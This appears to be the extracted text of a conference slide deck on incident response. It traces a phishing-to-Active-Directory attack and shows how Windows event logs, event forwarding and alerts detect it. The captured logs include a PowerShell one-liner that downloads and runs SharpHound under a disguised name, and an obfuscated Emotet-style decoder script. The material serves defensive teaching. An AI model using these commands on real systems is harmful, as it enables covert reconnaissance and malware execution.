

Leveraging Endpoints to Boost Incident Response Capabilities

Francisco Galian Mauro Silva





Francisco Galian



Mauro Silva



Motivation for this talk:

- Attack scenario end to end:
 - Attackers actions
 - Incident response
 - Engineering/Designing to detect it
 - Detection



Part 1: The Attack

- Phishing to a normal user
- Execution of an embedded macro in an Office document
- Spawn of powershell code
- Download and execution of a tool used to query the Active Directory

WAIT where is the typical malware deployed?



- The whole idea is to show how attackers operate nowadays on a post intrusion scenario like the one we've just presented.
- It is widely known that Domain Controllers are the crown jewels of any organisation that makes use of a Windows infrastructure.





If an attacker gets Domain Admin it's the key for any intrusion

goal





ACTIVE DIRECTORY

- There is a LOT if information that can be retrieved without Administrator privileges.
- As mentioned, the whole point is to escalate privileges by exploiting the information collected from an organisation environment.
- Who is logged on where?
- Who has admin rights where?
- What users and groups belong to what groups?






How it looks in the real world, or in a smaller replica in our lab?












MemberOf

DOMAIN ADMINS@COMPANY.LOCAL



ADMINISTRATOR@COMPANY.LOCAL









Part 2: The Response



2. Incident Response

- Triage analysis and Threat Hunting
 - What can be collected from the endpoints?



Event ID	Definition	Source Log
4688	A new process has been created	Security
4698	Scheduled task created	Security
4720	A user account was created	Security
4732	A member was added to a security enabled group	Security
1102	Security log is cleared	Security
7045	A service was installed in the system	System
400 or 600	The field 'HostApplication' will display the executed bits	Windows Powershell



host \$	_time ‡	Process \$
WORKSTATION2	2018-11-29 00:26:13	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
WORKSTATION2	2018-11-29 00:26:38	C:\Program Files (x86)\Internet Explorer\iexplore.exe
WORKSTATION2	2018-11-29 00:26:38	C:\Program Files\Internet Explorer\iexplore.exe
WORKSTATION2	2018-11-29 00:26:48	C:\Windows\System32\SearchFilterHost.exe
WORKSTATION2	2018-11-29 00:26:48	C:\Windows\System32\SearchProtocolHost.exe
WORKSTATION2	2018-11-29 00:26:50	C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
WORKSTATION2	2018-11-29 00:26:51	C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE
WORKSTATION2	2018-11-29 00:26:52	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
WORKSTATION2	2018-11-29 00:26:52	C:\Windows\System32\conhost.exe
WORKSTATION2	2018-11-29 00:27:08	C:\Windows\System32\SearchProtocolHost.exe
WORKSTATION2	2018-11-29 00:27:14	C:\Users\normal\ADquery.EXE
WORKSTATION2	2018-11-29 00:27:14	C:\Windows\System32\conhost.exe

HostName=ConsoleHost

HostVersion=5.1.14409.1018

HostId=8077607f-690d-4224-bedc-22aae3c30bdb

HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityPro
tocolType]::Tls12;(New-Object System.Net.WebClient).DownloadFile('https://github.com/BloodHoundAD/BloodHound/blob/master/Ingestors/SharpHound.ex
e?raw=true','C:\Users\normal\ADquery.exe');(New-Object -com Shell.Application).ShellExecute('C:\Users\normal\ADquery.exe');

EngineVersion=5.1.14409.1018

RunspaceId=bbc220ad-df03-41f8-b8a7-44de1468bc65

PipelineId=

Can we get full correlation of the different processes and powershell execution??



Part 3: The Engineering



Retrieving the data:

- 1. Agent on endpoints
- 2. Centralized agent that remotely pulls logs
- 3. Windows Event Forwarding (WEF)

Location X

Collector 1

Server 1

Server 2

Location X

Workstation 2

Server 1

Server 2


Location X

Server 2

Server 1

Server 2







WEF - the cheapest agent ever!!


Pros:

- It is native to Windows
- Use AD to configure what to log and where to send to
- Centralized location to install your SIEM collector


Cons:

- Can't monitor files (well... it can, but not really)
- Can't even monitor for all windows events











Events of Interest:

- Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Audit Policy > Audit Process Tracking
- Administrative Templates > System > Audit Process Creation > Include command line in process creation events
- Administrative Templates > Windows Components > Windows PowerShell > Turn on Module Logging
- Administrative Templates > Windows Components > Windows PowerShell > Turn on Script Execution



Part 4: The Detection



If I log everything I'm going to get overrun with events!!!

Won't I?

Process Information:

New Process ID: 0xe24

New Process Name: C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE

Token Elevation Type: TokenElevationTypeDefault (1)


Creator Process ID: 0x340

Process Command Line:

Now we have process spawning processes, what can we do with it?

Don't correlate process IDs from different machines! =P





_time ‡	host ‡
2018-11-29 00:26:50	WORKSTATION2
2018-11-29 00:21:50	WORKSTATION2
2018-11-29 00:10:47	WORKSTATION2
2018-11-29 00:08:14	WORKSTATION2
2018-11-29 00:04:55	WORKSTATION2
2018-11-29 00:00:02	WORKSTATION2



parent_process_name \$	1	New_Process_Name \$
C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe



Save As Alert				×
Settings				
Title	Office Spawning Processes			
Description	Optional			<i>h</i>
Permissions	Private		Shared in App	
Alert type	Scheduled		Real-time	
	Run	every hour 🔻		
	At 0 ▼ minutes past the hour			
Trigger Conditions				
Trigger alert when	Number of Results ▼			
	is greater than ▼	0		
Trigger	Once		For each result	
Throttle ?				
Trigger Actions				
	+ Add Actions ▼			
			Cancel	Save



> 11/30/18 12:41:17.000 AM C:\Program Files\Microsoft Office\root\Office16\WINWORD.EXE spawned C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

host = CorrelationEngine

source = alert:Office Spawning Processes | so

sourcetype = generic_single_line



We also have PowerShell logging, what can we do? Our IT people use PowerShell EVERYWHERE!!!



Detecting suspicious upper to lower case ratios



Emotet you naughty boy!

```
upper_to_lower_ratio
                      Message $
                      Creating Scriptblock text (1 of 1):
 0.8778877887788779
                       ( nEW-object SYSTEM.IO.COMpreSsION.dEFlateStreaM([SYStEm.Io.
                       'RVDbagIxEP2Vf0hEsZv0oVAwLAi1F60thUXE0pdJdupGs0nMjm5F/PeuUiz
                       ), [IO.compression.Compressionmode]::deCoMpress ) | foreach-
                      ScriptBlock ID: 43073321-7c9b-4fdd-949f-5e2a6f7e6218
                      Path:
```



New Alert Created: "Ratio X on message Y on host Z" Ratio for this message 0.88



i	Time	Event
>	11/30/18 1:06:01.000 AM	PowerShell command with abnormal upper to lowercase ratio: 0.8778877887788779 on message Creating Scriptblock text (1 of 1):(nEW-obJeCt SYSTEM.IO.COMpreSsION.dEFlateStreaM([SYStEm.Io.mEmORyStREam] [SYstEm.coNverT]::frOMbAse64st RIng('RVDbagIxEP2VfQhEsZv0oVAwLAi1F6QthUXE0pdJdupGs0nMjm5F/PeuUizM0zlzLjPMfj4XHrs86DUayt6RxAL1g7PoSbHXGRW8JopjKW0 yDabowAcR0koutZz8UbDHHDwJExq5u6LNDizVYEV0UlddC/+CdQPNrrUGnFhH2YVUxYRtK7uYm+Cpz5aP5rYsrwIPq3CAxprN4ZJiwNS41S6spJ4uZ m/zqeSijM7SgE/4UDHTzrMi4/d3XDGqtgVDvx8TNnHEv/joTI+4wB/k6jsk7N0G7MX6rJ/z0cMjpcOR9c8R09B5F6B6sg4vOzfZ2XCoSoJE+UcKpm9 +wZTunTbqZIBMfTydfgE='), [I0.comprEsSION.CompREssIONmoDE]::dECoMprEsS) fOREACH-OBject{ nEW-obJeCt SySteM.io.St REamreAder(\$_, [SyStem.tEXt.EncodiNg]::ASCIi) } FOReaCH-ObjEcT{ \$rEADToENd() }) . (\$eNv:CoMspeC[4,24,25]-j oin'')ScriptBlock ID: b14746c5-2eb1-4f37-80ad-b845a35150e6Path: on host WORKSTATION2 host = CorrelationEngine source = alert:Weird Ratio on PowerShell sourcetype = generic_single_line







